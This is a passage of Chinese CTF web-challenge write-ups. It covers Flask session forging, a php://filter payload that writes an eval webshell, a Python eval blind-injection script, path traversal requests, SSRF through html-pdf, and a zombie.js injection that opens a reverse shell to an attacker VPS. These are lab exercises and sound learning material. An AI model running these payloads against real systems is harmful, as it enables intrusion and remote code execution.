serializer = si.get_signing_serializer(app)
while(1):
 session = serializer.dumps({'admin':True})
 print(session)

 r = requests.get(target+'/admin', cookies={'session':session}).text
 if 'Settings' in r:
     print('fixed')
     exit(0)
```

6. 登录管理员后可以进入 `/admin` 后台，其中后台提供了网站源码和TensorFlow模型上传，并且从网页的注释和源码中可得知网站可以下载当前使用的模型。1562304489115

1562304584548

7. 审计Web逻辑和TensorFlow模型（使用TensorBoard浏览模型二进制文件）可以发现当输入的字符串字符总和为1024时会触发读取 `/flag` 的后门（模型生成代码可参考 `model_init.py`，题目已包含生成好的二进制模型）

```
Tensorboard可视化
def init(model_path):
    new_sess = tf.Session()
    meta_file = model_path + ".meta"
    model = model_path
    saver = tf.train.import_meta_graph(meta_file)
    saver.restore(new_sess, model)
    return new_sess
sess = init('detection_model/detection')
writer = tf.summary.FileWriter("./log", sess.graph)
然后在命令行执行tensorboard --logdir ./log
```


在Content输入一个长度为1024的字符串，例如aaaaaabxCZC，即可看到flag。

[WMCTF2020]Web Check in 2.0

关键字： php _filter 过滤器去除exit();

```php
<?php
//PHP 7.0.33 Apache/2.4.25
error_reporting(0);
$sandbox = '/var/www/html/sandbox/' . md5($_SERVER['REMOTE_ADDR']);
@mkdir($sandbox);
@chdir($sandbox);
var_dump("Sandbox:".$sandbox);
highlight_file(__FILE__);
if(isset($_GET['content'])) {
    $content = $_GET['content'];
    if(preg_match('/iconv|UCS|UTF|rot|quoted|base64/i',$content))
        die('hacker');
    if(file_exists($content))
        require_once($content);
    echo($content);
    file_put_contents($content,'<?php exit();'.$content);
}
```

要绕过这个`exit();`是加在我们内容的前面的无法通过注释符搞定 通常可用php的编码器

https://xz.aliyun.com/t/8163#toc-0


这里常用的几个都给干了 但还有两个压缩过滤器

https://www.php.net/manual/zh/filters.compression.php

payload：

```
?content=php://filter/zlib.deflate/string.tolower/zlib.inflate/?><?php%0deval($_GET[cmd]);?>/resource=test.php
```

经过编码解码组合拳之后e就没了



还有一种方法 不过在本题中无效 因为你不知道flag文件名，写马的话会被这个过滤器一并去除


```
php://filter/write=string.strip_tags/?>php_value%20auto_prepend_file%20G:\test.php%0a%23/resource=.htaccess
```

string.strip_tags //从字符串中去除 HTML 和 PHP 标记，php7.3后废止


PyCalX 1&2

关键字：命令执行注入 Python 格式化字符串漏洞

PyCalx1



直接看到最终执行的语句是怎么拼接的



以下展示了使用 repr() 方法的实例：

```
>>>s = 'RUNOOB'
>>> repr(s)
"'RUNOOB'"
```

如果输入数字的话就会引入单引号

```
Python 3.7.6 (tags/v3.7.6:43364a7ae0, Dec 19 2019, 00:42:30) [MSC v.1916 64 bit (AMD6
Type "help", "copyright", "credits" or "license" for more information.
>>> a = 1
>>> repr(a)
'1'
>>>
```

get_op仅仅过滤验证了第一位字符，因此我们可以在第二位引入单引号

```
def get_value(val):
    val = str(val)[:64]
    if str(val).isdigit(): return int(val)
    blacklist = ['(',')','[',']','\'','"'] #I don't like tuple, list and dict.
    if val == '' or [c for c in blacklist if c in val] != []:
        print('<center>Invalid value</center>')
        sys.exit(0)
    return val

def get_op(val):
    val = str(val)[:2]
    list_ops = ['>','<','=','/','*','-','!']
    if val == '' or val[0] not in list_ops:
        print('<center>Invalid op</center>')
        sys.exit(0)
    return val
```


最终拼接之后的结果如图所示，使用#注释掉多余的单引号

```
C:\Users\      \Desktop>python 2.py
't'+'' and True and source in FLAG#'

C:\Users\      \Desktop>
```

```
untitled    2.py    1.py
1  value1="t"
2  op="+"
3  value2="and True and source in FLAG#"
4  calc_eval = str(repr(value1)) + str(op) + str(repr(value2))
5  print(calc_eval)
```

结果是bool值或只包含[0-9] 时才会输出

```
try:
    result = str(eval(calc_eval))
    if result.isdigit() or result == 'True' or result == 'False':
        print(result)
    else:
        print("Invalid") #Sorry we don't support output as a string du
```

那就和跑盲注一样跑就行

```
# coding=utf-8
import string
import requests
import sys
from urllib import quote
if __name__ == '__main__':
    reg_str = string.punctuation + string.ascii_lowercase + string.ascii_uppercase + string.digits
    Flag = "flag{"
    url = "http://c3e752a6-849e-4e78-ab4f-6c3f890b6673.node4.buuoj.cn:81/cgi-bin/pycalx.py?value1=t&op=%2B%27&va
lue2=+and+True+and+source+in+FLAG%23&source=" + quote(
        Flag)
    for i in range(100):
        for x in reg_str:
            url_t = url + quote(x)
            print url_t
            html = requests.get(url_t).content
            if '''True
>>>''' in html:
                url = url_t
                Flag = Flag + x
                print Flag
                break
```

PyCalx2


在python3.6.2版本中，PEP 498 提出一种新型字符串格式化机制，被称为“字符串插值”或者更常见的一种称呼是F-strings

> F-strings提供了一种明确且方便的方式将python表达式嵌入到字符串中来进行格式化。
> 使用F-strings不用逃逸单引号，因为它支持表达式可使用if else。

简言之就是可以在字符串中方便地直接插入表达式，以f 开头，表达式插在大括号{} 里，在运行时表达式会被计算并替换成对应的值

[Black Watch 入群题]Web2

注册任意账号登录失败




在登陆界面测试sql注入发现有waf，注册那输入啥都没事


Pretty Raw \n Actions
GET /admin/page/json.php?dt=alldata&name=Webshell%E5%A4%A7%E9%A9%AC&page=1&limit=15 HTTP/1.1
Host: 7d9a7e99-0510-427b-a040-97ab595e07fa.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://7d9a7e99-0510-427b-a040-97ab595e07fa.node4.buuoj.cn:81/admin/page/allshell.php?name=Webshell%E5%A4%A7%E9%A9%AC
Cookie: UM_distinctid=17c308697f91a-0941c370efcb4b8-4c3e2778-144000-17c308697fa2da; PHPSESSID=7spcvuc3bsc0ij8rbfspb38ja2
Pretty Raw Render \n Actions
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 15 Oct 2021 18:15:12 GMT
Content-Type: application/json
Connection: close
Cache-Control: no-store, no-cache, mu
Expires: Thu, 19 Nov 1981 08:52:00 GM
Pragma: no-cache
Vary: Accept-Encoding
X-Powered-By: PHP/5.2.17
Content-Length: 93
{
"data":[
{
"name":"."
},
{
"name":".."
},
{
"name":"2020-2-10.txt"
}
],
"code":0,
"msg":"",
"count":3
}
CSDN @Arnoldqqq


GET /admin/page/json.php?dt=alldata&name=1../../../../../../../%00&page=1&limit=15 HTTP/1.1
Host: 7d9a7e99-0510-427b-a040-97ab595e07fa.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://7d9a7e99-0510-427b-a040-97ab595e07fa.node4.buuoj.cn:81/admin/page/allshell.php?name=Webshell%E5%A4%A7%E9%A9%AC
Cookie: UM_distinctid=17c308697f91a-0941c370efcb4b8-4c3e2778-144000-17c308697fa2da; PHPSESSID=7spcvuc3bsc0ij8rbfspb38ja2
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 15 Oct 2021 17:48:04 GMT
Content-Type: application/json
Connection: close
Cache-Control: no-store, no-cache, must-revalidate,
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding
X-Powered-By: PHP/5.2.17
Content-Length: 551
{
"data":[
{
"name":"."
},
{
"name":".."
},
{
"name":".dockerenv"
},
{
"name":"I_am_flag2ijwy2w7892yw2uowh2"
},
{
"name":"I_am_pass
},
CSDN @Arnoldqqq


系统管理
系统信息
系统设置
登录日志
数据管理
查看数据
添加数据
数据备份
添加数据
地址
用户
请输入连接用户名
密码
请输入连接密码
端口
数据库
1
备份类型
Webshell大马
立即备份
连接测试
重置



文件名 大小 类型
.bash_profile 176 B BASH_PR...
.bashrc 176 B BASHRC ...
.cshrc 100 B CSHRC 文件
.ICEauthority 624 B ICEAUTH...
.pearrc 195 B PEARRC 文...
.pydistutils.cfg 206 B CFG 文件
.rnd 1 KB RND 文件
.tcshrc 129 B TCSHRC ...
.Xauthority 138 B XAUTHOR...
.xsession-errors 0 XSESSION...
2.py 7.7 KB Python File
install.sh 25.4 KB Shell Script
2021-10-16 02:01:10,017:INFO:-- result
2021-10-16 02:01:10,017:INFO:Result: '\x03'
2021-10-16 02:01:10,018:INFO:Last packet
2021-10-16 02:01:13,277:INFO:Conn from: ('117.21.200.166', 63556)
2021-10-16 02:01:13,293:INFO:Last packet
2021-10-16 02:01:13,307:INFO:Query
2021-10-16 02:01:13,323:INFO:-- result
2021-10-16 02:01:13,323:INFO:Result: '\x02flag(ab3f6425-03ca-4345-ba16-c893191412c1)\n'
2021-10-16 02:01:13,323:INFO:-- result
2021-10-16 02:01:13,323:INFO:Result: '\x03'
2021-10-16 02:01:13,323:INFO:Last packet
2021-10-16 02:01:41,014:INFO:Conn from: ('117.21.200.166', 56269)
2021-10-16 02:01:41,035:INFO:Last packet
Ready

[2021祥云杯]secrets_of_admin


关键词：

SSRF CVE-2019-15138

Index.ts可以看到一个登录和pdf模板渲染的功能



生成的文件保存在files目录下，文件名由uuid组成，文件归属superuser用户



/api/files路由可以添加filelog ，且用户为当前登录用户，但存在本地限制，需要ssrf
/api/files/:id处可以读取文件内容，但注意无法读取superuser用户的文件

```
//You can also add file logs here!
router.get('/api/files', async (req, res, next) => {
    if (req.socket.remoteAddress.replace(/^.*:/, '') !== '127.0.0.1') {
        return next(createError(401));
    }
    let { username, filename, checksum } = req.query;
    if (typeof(username) === "string" && typeof(filename) === "string" && typeof(checksum) === "string") {
        try {
            await DB.Create(username, filename, checksum)
            return res.send('Done')
        } catch (err) {
            return res.send('Error!')
        }
    } else {
        return res.send('Parameters error')
    }
});

router.get('/api/files/:id', async (req, res) => {
    let token = req.signedCookies['token']
    if (token && token['username']) {
        if (token.username === 'superuser') {
            return res.send('Superuser is disabled now');
        }
        try {
            let filename = await DB.getFile(token.username, req.params.id)
            if (fs.existsSync(path.join(__dirname, "../files/", filename))){
                return res.send(await readFile(path.join(__dirname,"../files/", filename)));
            } else {
                return res.send('No such file!');
            }
        } catch (err) {
            return res.send('Error!');
        }
    } else {
        return res.redirect('/');
    }
});
```



再看到数据库文件，直接写着admin用户密码，同时存在flag文件信息，文件归属于superuser用户
也就是说无法直接读取生成的pdf文件和flag文件

```
3.py | app.ts | index.ts | database.ts | index.js | user.js

    if (err) {
        console.log(err.message)
    } else {
        console.log("Successfully Connected!");
        db.exec(`
        DROP TABLE IF EXISTS users;

    CREATE TABLE IF NOT EXISTS users (
            id      INTEGER NOT NULL PRIMARY KEY AUTOINCREMENT,
            username    VARCHAR(255) NOT NULL,
            password    VARCHAR(255) NOT NULL
        );

    INSERT INTO users (id, username, password) VALUES (1, 'admin','e365655e013ce7fdbdbf8f27b418c8fe6dc9354dc4c0328fa02b0ea5476596 45');

    DROP TABLE IF EXISTS files;

    CREATE TABLE IF NOT EXISTS files (
            username    VARCHAR(255) NOT NULL,
            filename    VARCHAR(255) NOT NULL UNIQUE,
            checksum    VARCHAR(255) NOT NULL
        );

    INSERT INTO files (username, filename, checksum) VALUES ('superuser','flag','be5a14a8e504a66979f6938338b0662c');`);
        console.log('Init Finished!')
    }
});

export default class DB {
    static Login(username: string, password: string): Promise<any> {
        return new Promise((resolve, reject) => {
```


那么根据以上信息，读取文件的思路应该为admin账户登陆后ssrf访问/api/files路由对files目录下的文件，在数据库中进行关联，再通过/api/files/:id进行读取

使用CVE-2019-15138打ssrf https://security.snyk.io/vuln/SNYK-JS-HTMLPDF-467248


使用数组绕过过滤




```
content[]=<img+src%3D"http%3A//127.0.0.1:8888/api/files?username%3Dadmin%26filename%3D./flag%26checksum%3D123">

content[]=%3Cscript%3E%0Avar%20xhr%20%3D%20new%20XMLHttpRequest()%3Bxhr.open(%22GET%22%2C%20%22http%3A%2F%2F127.0.0.1%3A8888%2Fapi%2Ffiles%3Fusername%3Dadmin%26filename%3D.%2Fflag%26checksum%3D123%22%2C%20true)%3Bxhr.send()%3B%0A%3C%2Fscript%3E
```



再访问/api/files/123即可



[2021祥云杯]cralwer_z

关键词：逻辑漏洞替换恶意服务地址，zombiejs代码注入漏洞

注册登陆那没找到啥可利用的点，直接随便注册一个登录就行

User.js /profile路由那更新个人信息还有爬虫的功能

```
        }
    });
  } catch (err) {
    next(createError(500));
  }
  if (/^https:\/\/[a-f0-9]{32}\.oss-cn-beijing\.ichunqiu\.com\/$/.exec(bucket)) {
    res.redirect(`/user/verify?token=${authToken}`)
  } else {
    //Well, admin won't do that actually XD.
    return res.render('user', { user: user, message: "Admin will check if your bucket is qualified later." });
  }
});
```


还有/bucket路由

```
//Not implemented yet
router.get('/bucket', async (req, res) => {
  const user = await User.findByPk(req.session.userId);
  if (/^https:\/\/[a-f0-9]{32}\.oss-cn-beijing\.ichunqiu\.com\/$/.exec(user.bucket)) {
    return res.json({ message: "Sorry but our remote oss server is under maintenance" });
  } else {
    //Should be a private site for Admin
    try {
      const page = new Crawler({
        userAgent: 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4
        referrer: 'https://www.ichunqiu.com/',
        waitDuration: '3s'
      });
      await page.goto(user.bucket);
```

查看utils.checkBucket(bucket)处理逻辑，协议必须为http(s)且必须包含oss-cn-beijing.ichunqiu.com

```
  static checkBucket(url) {
    try {
      url = new URL(url);
    } catch (err) {
      return false;
    }
    if (url.protocol != "http:" && url.protocol != "https:") return false;
    if (url.href.includes('oss-cn-beijing.ichunqiu.com') === false) return false;
    return true;
  }
```

/profile路由这可以看到如果bucket地址符合规范，则跳转页面带着authToken去访问/user/verify，这时只是更新的是更新的personalBucket



```
  }
  let authToken;
  try {
    await User.update({
      affiliation,
      age,
      personalBucket: bucket
    }, {
      where: { userId: req.session.userId }
    })
    const token = crypto.randomBytes(32).toString('hex')
    authToken = token;
    await Token.create({ userId: req.session.userId, token, valid: true });
    await Token.update({
      valid: false,
    }, {
      where: {
        userId: req.session.userId,
        token: { [Op.not]: authToken }
      }
    });
  } catch (err) {
    next(createError(500));
  }
  if (/^https:\/\/[a-f0-9]{32}\.oss-cn-beijing\.ichunqiu\.com\/$/.exec(bucket)) {
    res.redirect(`/user/verify?token=${authToken}`)
  } else {
    //Well, admin won't do that actually XD.
    return res.render('user', { user: user, message: "Admin will check if your bucket is qualified later." });
  }
});
```

Verify路由那如果token有效，且通过valid的值设置token仅能使用一次， 用过之后valid就会为false。这里再更新bucket 使用的为personalBucket的值

```
router.get('/verify', async (req, res, next) => {
  let { token } = req.query;
  if (!token || typeof (token) !== "string") {
    return res.send("Parameters error");
  }
  let user = await User.findByPk(req.session.userId);
  const result = await Token.findOne({
    token,
    userId: req.session.userId,
    valid: true
  });
  if (result) {
    try {
      await Token.update({
        valid: false
      }, {
        where: { userId: req.session.userId }
      });
      await User.update({
        bucket: user.personalBucket
      }, {
        where: { userId: req.session.userId }
      });
      user = await User.findByPk(req.session.userId);
      return res.render('user', { user, message: "Successfully update your bucket from personal bucket!" })
    } catch (err) {
      next(createError(500));
    }
  } else {
    user = await User.findByPk(req.session.userId);
    return res.render('user', { user, message: "Failed to update, check your token carefully" })
  }
```


所以应该发两次包，一次正常地址获得token，另外一次恶意地址替换这个personalBucket，再用正常包的token去/verify那验证，更新bucket


命令执行的话利用利用zombiejs代码注入漏洞https://ha.cker.in/index.php/Article/13563
先再vps上搭建个简易http服务器，放个test.html页面，使用最后拼接成的代码


```
<script>c='constructor';this[c][c]("c='constructor';require=this[c][c]('return process')().mainModule.require;var sync=require('child_process').spawnSync; var ls = sync('bash', ['-c','bash -i >& /dev/tcp/vps/7777 0>&1'],);console.log(ls.output.toString());")()</script>
```

先用资料页面上的正常bucket地址发个包获得token，此时先不要跳转验证


复制一个包，Bucket那改为http://vps:7999/test.html#.oss-cn-beijing.ichunqiu.com/即可

发送完，这时bucket还没变，回到初始包，点击跟随302跳转的按钮




此时/user/bucket的地址已经修改为vps了

访问/user/bucket即可触发rce




[红明谷CTF 2021]EasyTP

关键词：think PHP漏洞 SQL报错注入 堆叠注入
/www.zip下载源码，先查看控制器，存在反序列入口



查看ThinkPHP版本 搜索看看现成的链子ThinkPHP v3.2.*（SQL注入&文件读取）反序列化POP链

